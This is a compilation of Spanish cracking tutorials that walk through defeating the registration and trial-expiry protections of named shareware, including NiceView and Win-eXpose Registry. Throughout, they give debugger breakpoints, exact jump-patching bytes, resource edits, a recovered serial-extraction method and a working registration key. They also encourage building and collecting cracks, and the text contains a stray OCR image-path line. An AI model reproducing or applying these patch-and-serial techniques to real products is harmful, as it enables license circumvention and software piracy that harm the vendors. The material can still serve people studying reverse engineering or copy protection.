El tercer punto es la eliminación de los botones de compra y lograr estar registrado, para ello vayamos al listado muerto en W32Dasm y nos fijamos en String ref y busquemos algo relacionado con el registro y encontramos: Unlicensed –

Licensed to :

Cliqueamos sobre Licensed to:, verificamos haciendo varios click sobre el string para ver si hay varios ref pero solo encontramos una en 412627 miramos un par de líneas arriba de esta dirección y damos con una referencia a un salto condicional en 4125F4 tomamos nota de esta dirección y después verificaremos de que se trata.

De la misma manera que hicimos con Licensed to: lo hacemos para Unlicensed – y también encontramos la ref a un salto condicional en 4125C7 lo anotamos. A priori se puede decir que el salto en 4125c7 siempre se realizara lo que nos mostrara en la pantalla de about como Unlicensed – y el segundo salto no se producirá evitando que estemos Licensed to:.

Carguemos en el loader el programa y coloquemos bpx en las dirección que tomamos notas y probemos todo lo dicho. Podemos ver que en el primer salto se

cumple lo que dije x lo tanto nos lleva a estar Unlicensed – para evitar esto, invertimos el salto con r fl z (realizamos esto estando sobre el salto) seguimos con la ejecución del programa con F5 y llegamos al segundo bpx en 4125F4 que en el no se produce el salto pero si seguimos un poco el código podemos ver que hay un par de call mas abajo para repetir esta rutinas, así que también invertimos el salto al igual que el anterior para que si nos muestre como Licensed to:.

Listo ahora si los cambios que realizamos en memoria lo hacemos con un editor hexadecimal y en el about aparecemos como Licensed to: pero nosotros queremos también que aparezca nuestro nombre ☺, para esto nos valemos de Resource Hacker ya que esta herramienta podremos manipular los string fácilmente e ingresar nuestro nombre dentro del mismo string. Para ello abrimos el ejecutable con esta utilidad, y nos mostrara cada recursos del software como carpetas, vamos a la carpeta String Table y seguimos buscando dentro de esta la sub-carpeta que contenga el string que diga Licensed to: y lo editamos para que lo muestre como Licensed to: Prometeo, le damos al botón Compile Script y salvamos los cambios.

Ahora si ejecutamos el programa y la ventana de about la veremos como de manera similar a:

Vamos llegando al fin de esté tuto solo nos que tratar la eliminación de la ventana de expiración a los 28 días de uso, para ello adelantemos la fecha de la compu para que el programa caduque luego colocamos en el loader un bpx en dialogboxparama, cerramos a email effects y saltara el softice ya que tendría que aparecer la caja de dialogo que nos indica la expiración del soft y con el bpx saltamos antes de está, le damos a F12 para volver el programa y nos muestra la ventana con tres botones le damos un click a cualquier botón y llegamos a donde queríamos, miramos un poco arriba y encontramos:

:00413054 6685F6 test si, si

:00413057 7415 je 0041306E

:00413059 668B03 mov ax, word ptr [ebx]

:0041305C 89442414 mov dword ptr [esp+14], eax

:00413060 663B7C2414 cmp di, word ptr [esp+14]

:00413065 7F07 jg 0041306E

:00413067 663B6C2414 cmp bp, word ptr [esp+14]

:0041306C 7D78 jge 004130E6

Se puede ver que estos tres salto apuntan a una misma dirección y que si llegáramos a esta evitaríamos la dichosa ventana molesta x lo tanto con solo cambiar los saltos condicional x incondicional se acabaran con los problemas de tener que ver que ya se expiro el programa.

Llegamos al fin de esté tuto ☹

Notas finales:

Como se puede ver con las soluciones propuesta llegamos los dos al mismo lugar a donde se encontraba el problema nada mas que x diferente caminos =).

Agradecimiento y saludos: Gracias Belzebu x la corrección

El Checho un amigo

Groovy por publicar mis tuto

Contacto: Si hay cualquier pregunta, comentarios o sugerencias, por favor enviarme un e-mail a prometeo@data54.com.

Tutorial N°4

Programa: NiceView

Descarga: http:// www.x-screensaver.com

Objetivo: Obtención de serial

Herramientas necesaria: Softice ¿ke mas podríamos necesitar?

Dificultad: Newbie

Fecha:22/03/03

Cracker: Prometeo

Este tutorial está realizado únicamente con fines educativos, y si sé te ocurre por esas casualidades realiza este crack ya sea para fines económicos o personales tú eres el único responsable. Demás esta decir que si te gusta el programa debes comprarlo.

Introducción:

Wenas gente, el soft a crackear hoy es un screen saver no muy bueno a mi modesto entender. Es un screen saver ke lo ke hace es mostrarnos fotos de una minitas ke tan muy buenas, cada cierto cantidad de tiempo y además podemos seleccionar una de las fotos ke se nos muestra en pantalla para colocarla en nuestro desktop.

Digo ke no es muy bueno este screen saver ya ke presentar fotos cada cierto cantidad de tiempo no es una idea muy original y además podemos encontrar en la internet fotos de este estilo de a patadas e incluso con mucha mejor calidad y encima sin tener ke pagar x ellas.

Hecha la ley.....

Para registrar este protector de pantalla solo tendremos ke colocar un password ke será siempre el mismo ya ke al usuario no le es requerido ningún dato para ke pueda ser generado el pass.

Hecha la trampa

Para empezar iniciamos el programa y clickeamos sobre el botón ke dice registrar, luego colocamos algún pass trucho ke se nos venga a la mente. Entramos en él el softice con ctrl+d y establecemos un break point en getwindowtexta, salimos con F5 y le damos al botón de ok, y ya estamos nuevamente dentro del softice; luego presionamos F12 para retornar al código del progi. Lo ke vamos a hacer a continuación es eliminar todos lo break point con bc * e ir poniendo break point en la posición en ke nos encontremos (x supuesto ke sea parte del programa), para luego presionar F12 y luego nuevamente borrar el bpx ke habíamos puesto antes y colocar otro bpx en la instrucción en ke estamos (repetimos este método hasta llegar al cartel de error), con lo hecho hasta el momento logramos colocar un bpx ke estará muy pero muy cerca de nuestro ventana de error, le damos nuevamente al botón de ok para tratar de registra el progi y con el ultimo bpx ke pusimos anteriormente utilizando este método caemos en :

```
:0040AC4A CC lea edx, dword ptr [esp+0C] <= aterrizamos aquí

:0040AC4E B958C14600 mov ecx, 0046C158

:0040AC53 52 push edx

:0040AC54 E8075F0000 call 00410B60

:0040AC59 8B00 mov eax, dword ptr [eax]

:0040AC5B 50 push eax <= mmmmm ke números extraños aparecen

:0040AC5C 8B44240C mov eax, dword ptr [esp+0C]<= es movido eax

:0040AC60 50 push eax <= si es nuestro pass trucho

:0040AC61 E8EEAE0200 call 00435B54 <= de seguro acá algo pasa
```

```
:0040AC66 83C408 add esp, 00000008

:0040AC69 8D4C240C lea ecx, dword ptr [esp+0C]

:0040AC6D 85C0 test eax, eax

:0040AC6F 0F94C3 sete bl

:0040AC72 E8B8D40300 call 0044812F

:0040AC77 84DB test bl, bl

:0040AC79 7432 je 0040ACAD <= si el salto se produce nos mostrara el mensaje de Invalid password
```

Estando e la dirección:0040AC61 presionamos F8 para ingresar al call 00435B54 y una ves dentro traceamos con F10 y podremos ver:

```
:00435B54 55 push ebp

:00435B55 8BEC mov ebp, esp

:00435B57 83EC0C sub esp, 0000000C

:00435B5A 833D6C0A470000 cmp dword ptr [00470A6C], 00000000

:00435B61 53 push ebx

:00435B62 56 push esi

:00435B63 57 push edi

:00435B64 7512 jne 00435B78

:00435B66 FF750C push [ebp+0C]

:00435B69 FF7508 push [ebp+08]

:00435B6C E86F380000 call 004393E0 <= algo debe pasar aquí dentro

:00435B71 59 pop ecx

:00435B72 59 pop ecx

:00435B73 E96C010000 jmp 00435CE4 <=si continuamos nos vamos del call
```

Ingresamos nuevamente dentro del otro call con F8 en la dirección:`00435B6C` y traceamos con F10 x dentro de la call `004393E0`,y podemos ver el siguiente bucle:

```
:004393FC 0AC0 or al, al <= se realiza la operación or con cada carácter del pass pero solo cuando
```

se termina de comprobar el pass el contenido de al es 0 y al realizar la operación lógica or se activa la flag z.

:004393FE 742E je 0043942E <= si la flag Z fue activada en la instrucción anterior, se producirá el salto, y nos llevara a estar registrado =)

:00439400 8A06 mov al, byte ptr [esi]<= mueve el primer carácter del contenido de esi a al, si en el softice colocamos d esi vemos números y letras ¿será el serial correcto acaso? ummmmmm

:00439402 46 inc esi <= incrementa en uno esi

:00439403 8A27 mov ah, byte ptr [edi] <= mueve el primer carácter del contenido de edi a al, si nos fijamos el contenido de edi colocando en el softice d esi (siempre estando sobre la instrucción) veremos nuestro pass trucho.

:00439405 47 inc edi<= incrementa en uno edi

:00439406 38C4 cmp ah, al <= compara ah y al, si son iguales se activa la flag Z

:00439408 74F2 je 004393FC <= como si ah y al son iguales la flag z estará activa, y se producirá el salto al principio del bucle y se repitira el bucle para comprobar carácter x carácter, hasta ke el pass completo sea comprobado (demás esta decir ke si el pass ke colocamos nosotros tiene menor cantidad de caracteres ke el serial correcto el salto en 439408 no se producirá ya ke se lo considerara como un espacio vació y se lo comparará con el carácter del pass ke le corresponda comprobar) y nos iremos con una patada en el trasero a el mensaje de invalid password.

Nota: estando en la dirección 439406 en donde se produce la comparación entre al y ah lo ke podemos ir haciendo es ver el contenido de al (carácter del pass correcto) con tan solo colocar en el softice el comando ? al y veremos su valor en hex, dec y ascci respectivamente, lo mismo hacemos con ah y vemos el carácter del pass trucho, para evitar tener ke cargar el pass de vuelta podríamos sobreescribir el valor del registro ah poniendo en el softice el comando r ah el_valor_en_hex_ke_vimos_ke_tenia_al con esto se producirá el salto ke hay en 439408 comenzando de vuelta el bucle y repitiéndose el procedimiento hasta finalizar la comprobación caracteres x carácter de nuestro pass con el pass correcto.

Todo lo dicho resulta innecesario si se quiere evitar ir modificando el contenido del registro en cada comprobación que se realice, ya ke es intuitivo ke el pass correcto es el ke encontramos al colocar el comando d esi en el softice sobre la dirección 439400.

Llegamos al fin de esté tuto ☹

Notas finales:

Recuerda solo somos crackers, crackeamos x ke con ello nos divertimos, x ke con ello aprendemos. Mucho podrán decir ke esta mal lo ke hacemos o ke no es legal, pero con lo ke hacemos nosotros no jodemos ni molestamos a nadie.

Pero a nosotros no importan las boludeces ke puedan decir los demas; lo ke verdaderamente importa es ke el cracking es lo ke mas no gusta, el cracking es nuestra forma de ver las cosas en el mundo, el cracking es parte de nosotros.

Agradecimiento y Saludos:

Al amigo karpoff, espero ke algún día vuelvas =)

A toda la gente de CrackNFO

Thanks amigo Gr00vy por publicar mis tuto y permitirme ser miembro de la page

Karpoff Spanish Tutor

Programa:	**Win-eXpose Registry V1.0**

PROTECCION:	Name / Serial		
Descripcion:	Spya del Registro de Windows		
Dificultad:	Facilon		
DOWNLOAD:	http://www.shetef.com/wxr95-10.zip		
Herramientas:	SoftIce v3x + , W32Dasm , Editor Hexadecimal		
CRACKER:	karpoff	**FECHA:**	21/08/99

INTRODUCCION

Tutorial de Crackeo Para Newbies desde Cero 21/08/99

Por Karpoff ## PROYECTO 6 ##

- Continuando Con el SoftIce.

- Win-eXpose Registry V1.0

Hola nuevamente a todos/as, que tal el proyecto 5 ?????, seguro que la mayoría conseguisteis el n/s correcto. Debido a que he recibido algunos Emails pidiéndome que continuase con proyectos basados en W32Dasm, he escogido este programa.

Es una utilidad muy buena para rastrear los procesos de cualquier aplicación que se ejecute en nuestra maquina, esta utilidad muestra los cambios que puede hacer un proceso tal, en el registro.

La podedeis coger de:

http://www.shetef.com/wxr95-10.zip

AL ATAKE

Lo estudiaremos con el SoftIce y con W32Dasm, así podéis escoger la herramienta que mas os guste. De todas formas sigo pensando que si habéis seguido los manuales estáis mas que preparados para utilizar el SoftIce, yo os recomiendo este, las protecciones cada vez son mas enrevesadas, y con un listado muerto es imposible de seguir.

El programa de hoy es bastante antiguo tiene una protección ridícula, para registrar el programa tenemos que rellenar un formulario que casi parece nuestro D.N.I. nos pide nombre, 1er apellido, 2do apellido, nombre de la compañía (Leticia J) un numero de serie y un passwod. La clave valida se genera según el numero de serie que metamos, una vez generado el numero valido, no lo guarda en el registro ni lo encripta en dios sabe donde, sino que lo guarda su archivo .ini.

Herramientas: las de siempre. SoftIce o W32Dasm y un HEX editor.

Ataques, Localizar la rutina que se encarga de verificar si el n/s que hemos metido es correcto o no, y manipularla para nuestro beneficio, o bien eliminarla si es posible, o podemos localizar el punto donde se genera el n/s valido y capturarlo, En esta ocasión haremos las dos cosas.

El programa nos da una evaluación de 30 días, pasado este tiempo, no podemos seguir utilizándolo, ya que detiene el proceso que este realizando y nos muestra la pantalla de registro cada x tiempo

PARTE 1 (CON EL SOFTICE)

Empezamos con el SoftIce. Arrancamos el ordenata y cargamos el SoftIce, abrimos Wxr95.exe con el soft. Pulsamos el botón de los engranajes para empezar a tracear el programa. Saltamos al softIce y pulsamos F5 para que continúe su ejecución, aparecemos otra vez en Windows y con el programa abierto, metamos los datos del registro.

Your asked to enter:

Your First,LastName:a

Company Name, :a

Address Line 1: a

Address Line 2: OWL(Bhuo)

Serial Number: 123456789

Password: 123456789

Podéis rellenar con los datos que queráis, según que datos metáis generara un numero u otro. Ahora debemos poner un BP o punto de ruptura, para capturar la rutina que comprueba nuestro numero y genera el numero valido, yo he probado con Messageboxa , pero podéis intentarlo con otros BPs,(es mas, os obligo a que practiquéis con otros BreakPoints, para ver las diferencias entre que procesos capturan unos u otros, aprenderéis mucho probando.) Pulsamos [Ctrl+D] para saltar al Softice y ponemos.

BPX messageboxa

Volvemos a pulsar [Ctrl+D] Para salir del Softice y pulsamos aceptar en los datos del registro, en este momento el breackPoint que pusimos hace efecto y saltamos al Soft. Justo en:

User32! Messageboxa

015F:BFF5412E 55 PUSH EBP

Aparecemos directamente dentro de user32.dll en una llamada externa a messageboxa, a nosotros no nos interesa para nada navegar dentro de esta dll lo que nos interesa averiguar es quien llamo a messageboxa.

Para ver quien hizo la llamada a messageboxa pulsamos F11 o F12 Y ooh L salimos a Windows con el mensaje de que hemos fallado en el registro, que nos sugiere esto, (antes de seguir leyendo pensar porque en vez de llavarnos a el principio de la llamada nos saca a windows con el mensaje de error.) pues que la llamada que se hizo a messageboxa debe se ser muy sencilla, y pequeña, (esto siempre son mis deducciones que podrían no ser del todo así, pero como ya he comentado mis conocimientos son bastante pobres J)

Como siempre mi ataque es pensar que tiene que haber una parte de la rutina donde comprueba si es valido el numero metido o si es falso, esta comprobación estaría seguida de un salto que dependiendo del valor que reciba saltara a el mensaje de error o continuara su ejecución normal aceptando el numero de registro, o viceversa .(aclaro que este tipo de comprobación que comento es la mas sencilla que conozco, podría no tener nada que ver con este estilo, pero dado que es un programa antiguo y que utiliza un archivo .ini para guardar el registro creo que es la que utiliza.)

Continuamos nos habíamos quedado en el mensaje de error, como todavía tenemos el BreakPoint messageboxa activado pulsamos [OK] en el mensaje de error y nos lleva a:

```
:004025A3 CALL    [USER32!MessageBoxA]

:004025A9 MOV     BYTE PTR [EBP-04],00 --à Aquí aparecemos.

:004025AD CALL    00402750

:004025B2 MOVE    DWORD PTR [EBP-04],FFFFFFFF

:004025B9 CALL    00402762

:004025BE MOV     EAX,[EBP-0C]

:004025C1 POP     EDI

:004025C2 MOV      FS:[00000000],EAX

:004025C8 POP     ESI

:004025C9 POP     EBX

:004025CA MOV     ESP,EBP

:004025CC POP     EBP

:004025CD RET
```

Creo que estamos al final de la rutina de comprobacion, entonces remontemos la rutina para localizar una comprobación tipo TEST XXX,XXX o CMP XXX,XXXXXXX seguida de un salto que tenga las características si el numero es valido salta si no es valido continua,(o al rreves), Miremos que encontramos por hay arriba, subimos mas mas un poquito mas, y encontramos el primer je que según el valor que reciba de Test XXX,XXX salta o sigue su ejecución.

```
:004024F7 TEST     EAX,EAX  à si el numero es correcto le dice a el salto que salte a la dirección 004025ce, si es falso continua ejecutándose en la siguiente línea, y empieza a generar los mensajes de error.

:004024F9 JZ       004025CE à Según el valor que le asigne TEST salta o no.

:004024FF PUSH    0040A1A4

:00402504 MOV     ECX,0040A90

:00402509 PUSH    0040A158

:0040250E PUSH    0040A140

:00402513 CALL    00406E40
```

Y vosotros os preguntáis, y como save este tío que para que acepte el numero de registro lo valido es que salte y no al reves. Contestación pues podéis probar a cambiar el salto por un salto incondicional (jmp) que salta lleve el valor que lleve. O podéis desensamblar el programa y observar esta parte del código, veréis que si no salta y sigue su ejecución normal, se va ha encontrar con todos los avisos de error, pero si salta evita todos los aviso.(tenéis que verificar lo que os he dicho es obligatorio J)

Continuamos, estabamos dentro del soft y habíamos localizado el posible salto.

Bueno hemos localizado el salto pero esta parte del código ya se ha ejecutado así que tenemos que entrar en el soft antes de que se ejecute este salto para así poder manipularlo, como lo hacemos muy fácil tenemos que ponerle un BreakPoint para entrar en el soft justo antes de que se ejecute, y tenemos que borrar el BreakPoint messageboxa para que no se active en plena ejecución, porque ya hemos localizado lo que queríamos, pues no nos sirve ya para nada. Para

desactivar el BreackPoint

BC 00 à Borra el primer Breakpoint que hallamos puesto en este caso messageboxa, para ver que numero de BP tiene asignado cada uno en caso de que hubieseis utilizado otros.

BL à nos lista los breakPoint tanto activos como desactivados, ej,

BL [INTRO]

00 messageboxa

01 messagebox

02 getwindowtexta

Una vez borrados los BreakPoints, le ponemos otro a :004024F9 JZ 004025CE , para poner un BP a una dirección de memoria podemos hacer doble clip encima de la dirección que nos interese o como siempre con el comando BPX

BPX 004024F9

Si ya hemos hecho todo esto pulsamos F5 o [Ctrl+D] para salir del Soft, estamos nuevamente en el formulario de registro, ahora solo tenemos que pulsar OK y aparecemos justo en el salto :004024F9 JZ 004025CE ,Bueno tenemos que convertirlo en un salto incondicional (jmp) que salte por narices, lo primero desactivamos o borramos el BP que le hemos puesto, ya no nos sirve para nada, ahh muy importante, y si este no fuese el salto que buscábamos??? ,si este es el salto correcto todavía no se tiene que haber generado el mensaje de error como saberlo, recordar el tutorial anterior.... solo tenemos que pulsar la tecla F4 para ver como van las cosas fuera del soft si pulsamos F4 y esta el aviso de numero incorrecto mal asunto, si no esta vamos bien, pulsamos F4 y vemos que no se ha generado bien J , volvemos al soft pulsando otra vez F4. Tenemos que convertir

004024f9 0F84CF000000 JZ 004025CE

CAMBIARLO POR 004024F9 ¿??????????? JMP 004025CE à salto incondicional

Las interrogaciones significan que tendremos que averiguar que Bytes son los que harán que jz se convierta en jmp para que el programa funcione correctamente, debemos tener en cuenta que si hay que cambiar Bytes nunca podemos meter mas o menos Bytes de los originales. Hasta ahora hemos cambiado:

JE POR JNE = 74 POR 75

JNE POR JMP = 75 POR EB

JE POR JNE = 0F84CF000000 POR 0F85CF000000

PERO COMO CAMBIAMOS UN 0F84CF000000 JE POR UN JMP

La manera que yo utilizo es, cuando lo cambiemos en el soft fijaros en como cambian esos Bytes y apuntarlo, por que si luego queremos generar el Crack necesitaremos un HEX edit y cambiar los Bytes por los que hemos apuntado.(con el W32dasm también podemos averiguar que Bytes son la sustitución correcta, luego lo explico.)

Estamos dentro del Soft justo en el salto que nos interesa, hemos desactivado el BP del salto haciendo doble clip sobre el (se quitara el azul cyan) o con el comando

BC 004024F9 y ahora a ensamblar la nueva instrucción, con el comando A del SOFT

004024f9 0F84CF000000 JZ 004025CE

004024FF 684A1400 PUSH 0040A1A4

A 004024F9 [INTRO]

Nos mostrara..

015F:004024F9 à AQUÍ TENEMOS QUE ESCRIBIR EL CAMBIO QUE TENEMOS QUE HACER OSEA.

015F:004024F9 JMP 004025CE [INTRO] EN ROJO LO QUE HEMOS ESCRITO PAR ENSAMBLARLO.

015F:004024FF [INTRO]NOS MUESTRA LA SIGUIENTE DIRECCION DE MEMORIA POR SI QUEREMOS SEGUIR ENSAMBLANDO NUEVAS INSTRUCCIONES, COMO NO QUEREMOS PULSAMOS [INTRO] Y LA NUEVA INSTRUCCIÓN QUEDA ENSAMBLADA.

Ahora fijaros en el Soft como ha cambiado la línea del salto, tiene que mostrar esto.

004024f9 E9D00000000 JMP 004025CE à Ahora si salta a 004025CE

apuntar en un papel lo que esta en rojo para luego hacer el crack.

Bueno ahora pulsamos F5 para que se termine de ejecutar el programa y OLEEE J J , no hay aviso de error nos ha aceptado el numero pero que numero es?.

Vamos a C:\Windows y editamos el archivo Wxr95.ini y

Key=EXPREF062F11

Este código solo es valido para los datos que hemos utilizado

Ya tenemos registrado el programa. si miráis en help about veréis los datos que halláis metido J .

PARTE 2 W32Dasm

Quiero deciros que en esta segunda parte no me voy a extender en explicaciones, ya que es el mismo programa solo que con distinta herramienta las explicaciones de funcionamiento, protecciones y ataques son las mismas que con el Soft.

Lo primero hacer una copia del ejecutable Wxr95.exe bien con otro nombre o copiando todo el programa a otra carpeta. Abrir el original con el W32Dasm y la copia con un Editor HEX.

Empezamos pulsamos el botón del W32dasm que nos muestra todas las cadenas de texto. Localizamos la que nos escupe cuando fallamos en el registro

Wrong password please reenter

Hacemos doble clip sobre la frase y nos lleva a

Possible StringData Ref from Data Obj à " Wrong password please re-enter "

à " Informarion."

|

:0040259c 6860ª14000 PUSH 0040A160

bueno pues como siempre tenemos que encontrar un salto con la siguientes características, que según el valor que le asignen pueda saltarse este aviso, o que su ejecución normal le permita llegar asta este aviso, dependiendo de si acepta el registro o no, pues ala manos a la obra.

Os habéis fijado, que según íbamos hacia arriba nos encontrábamos con un montón de avisos todos ellos relacionados con formulario de registro, y al final de todos ellos el salto con las características que buscamos.

:004024F7 85c0 TEST EAX,EAX à si el numero es correcto le dice a el salto que salte a la dirección 004025ce, si es falso continua ejecutándose en la siguiente línea, y empieza a generar los mensajes de error.

:004024F9 0F84CF000000 Je 004025CE à Según el valor que le asigne TEST salta o no.

Como veis si salta evitaría el aviso de error, y si no salta continuaría normalmente hasta el aviso maligno. Que tenemos que hacer para que salte convertirlo en un salto incondicional que salte por narices.

Como he comentado en la parte 1 no estamos acostumbrados a realizar cambios se saltos, con tantos Bytes, así que os explicare como saber que bytes son los validos para poder patchear el je por jmp

En el menú de archivos pulsar en debug y seguidamente en load proccess, vamos a aplicar el cambio al estilo del Soft, con el programa en marcha. Para el que no lo sepa el W32dasm cuenta con su propio debug es pobre comparado con el soft aunque muy cojonudo comparado con otros que hay por hay , dedicare un turorial a explicar como utilizar este debug.

Bueno si habéis hecho lo que os dije, ahora tendréis una ventanita con una línea de comandos, si poner nada pulsar load, y el debug empieza a ejecutar el Wxr95.exe

Ahora pulsar en la opción GOTO ADDRESS (IR A UNA DIRECCION DE MEMORIA), aparecerá una ventana donde debéis de meter la dirección de memoria donde se encuentra el salto que queremos patchear escribimos 004024f9 , y pulsamos OK

E inmediatamente aparece en la ventana de procesos nuestro salto.

Ahora para modificarlo pulsaremos la casilla Patch Code y se habré otra ventana con nuestro salto y una línea de comandos para aplicar los cambios que queremos realizar, osease que escribimos:

JMP 004025CE Y PULSAMOS [INTRO]

Ahora fijaros en code Patch listing hay tenemos el patcher que acabamos de generar, tiene que mostraros esto

004024f9 E9D00000000 JMP 004025CE el patcher todavía no esta aplicado, pero ya sabemos cuales son los Bytes que hay que utilizar para cambiar el je del código original por el jmp del código manipulado, estos bytes son los que están en rojo, si quereis generar luego el cack recomiendo que lo apunteis, para aplicarlos en el editor HEX.

Bueno apliquemos el patcher a el programa, todavía tenemos la ventana donde nos muestra el patcher que hemos generado, para aplicarlo solo tenemos que pulsar la opción Apply Patch, una vez que hemos pulsado esa opción nos pide confirmación, aceptamos claro,y ya esta cerramos esa ventana pulsando Close, ahora ya esta el patch aplicado, se supone que si pulsamos la opción run o la tecla F9 el programa aceptara cualquier registro que metamos. Y como era de esperar así ha sido.

Ahora si miráis en el archivo Wxr95.ini que se encuentra en C:\windows veréis en

KEY:vuestra clave de registro

No es necesario parchear con el Editor Hex los cambios, ya que nos ha generado una clave valida en el archivo Wxr95.ini, bueno en realidad la clave si la metes desde el formulario de registro no es valida, lo que es valido es todo el archivo Wxr95.ini, que en este caso seria un Crack valido.

De todos modos yo os recomiendo que generéis el crack parcheando la copia del ejecutable con el editor Hex, y hacer el ejecutable con cualquier Generador de cracks, lo guardais hasta que tengáis una gran colección, luego le dejáis flipado/a a la novia/o J

No explicare como aplicar los cambios con el Hex, por que ya tenéis nivel para eso y mucho mas. hasta el próximo tutorial,

Un saludo a Todos/as [y como no a el Bhuo].

(Karpoff.)

Como siempre espero que lo halláis cogido, yo intento explicar lo mejor que puedo, pero no soy ningún experto.

Si teneis algun programa que os esta dando gerra porque no podeis con el, Podemos analizarlo aqui. Solo teneis que mandarme un email.

Cualquier Duda, Sugerencia, Critica etc. A

Email Kf_karpoff@hotmail.com URL: http://welcome.to/karpoff

Un Saludo a TODOS/AS. (Karpoff)

Este material es solo para uso educativo, por ahora los cracks son ilegales.

Tutoríal de Crackeo Para Newbies desde Cero 22/09/99

Por Karpoff ## GRUPO KF_CRACK KARPOFF-NEW 98/99 ##

PROYECTO 12 ##

INTRODUCCION.

Hello Nuevamente ¡! Tan solo han pasado 2 dias desde el manual nº11, pero este va ha ser un manual cortito, quiero que conozcáis una herramienta que muchos no conoceréis, se trata de APIS32 V 2.4. Esta herramienta nos puede mostrar las apis que maneja un programa en cada momento, ejemplo: estamos con ele SoftIce intentando sacar el S/N valido de un programa pero no encontramos el breakPoint apropiado, que nos capture el proceso de creación y comparación del S/N, pues el APIS32 nos puede ayudar, os diré como a la vez que sacamos un S/N valido de la ultima versión de WinXfiles V2.4 (es tan nueva que solo tiene 4 días) este programa es para encriptar todo tipo de archivos, imágenes etc.

Podéis encontrar APIS32 V 2.4 en mi Web en la sección herramientas, Editores HEX & Utiles http://welcome.to/karpoff

Parte 1

Este programa WinXfiles hace 3 versiones era tan fácil de crackear como desemsamblarlo y parchear un salto, (solo faltaba que en el readme del programa te dijesen donde encontrar el je a partchear, creerme que era facilísimo) hoy cuenta con algunas protecciones, el código fuente a cambiado, si modificas el programa este se cierra automáticamente, y algunas cosillas mas haciendo muy difícil petarlo con listado muerto.

Lo podéis coger de:

http://www.pepsoft.com/wxf32_42.zip

ftp://ftp.cix.co.uk/mirrors/tucows.com/files3/wxf32_42.zip


Herramientas: SoftIce y APIS32 V 2.4 , Cuento con que tenéis bien configurado el SoftIce ya que en este manual no voy a dar ninguna explicación sobre el tema.

Comportamiento del programa Tenemos 30 días de evaluación pasado ese tiempo deja de funcionar, desconozco si tiene algún tipo de limitación, no muestra ningún nag de arranque, tenemos la opción de registrar el programa, si metemos los datos al azar nos saldrá un nag diciendo Sorry this number is invalid o algo así, este nag no es del tipo de messageboxa es un nag que mas bien parece un icono grande, no emite ningún beep con lo cual nos dificulta mas el capturar el proceso mediante el nag.

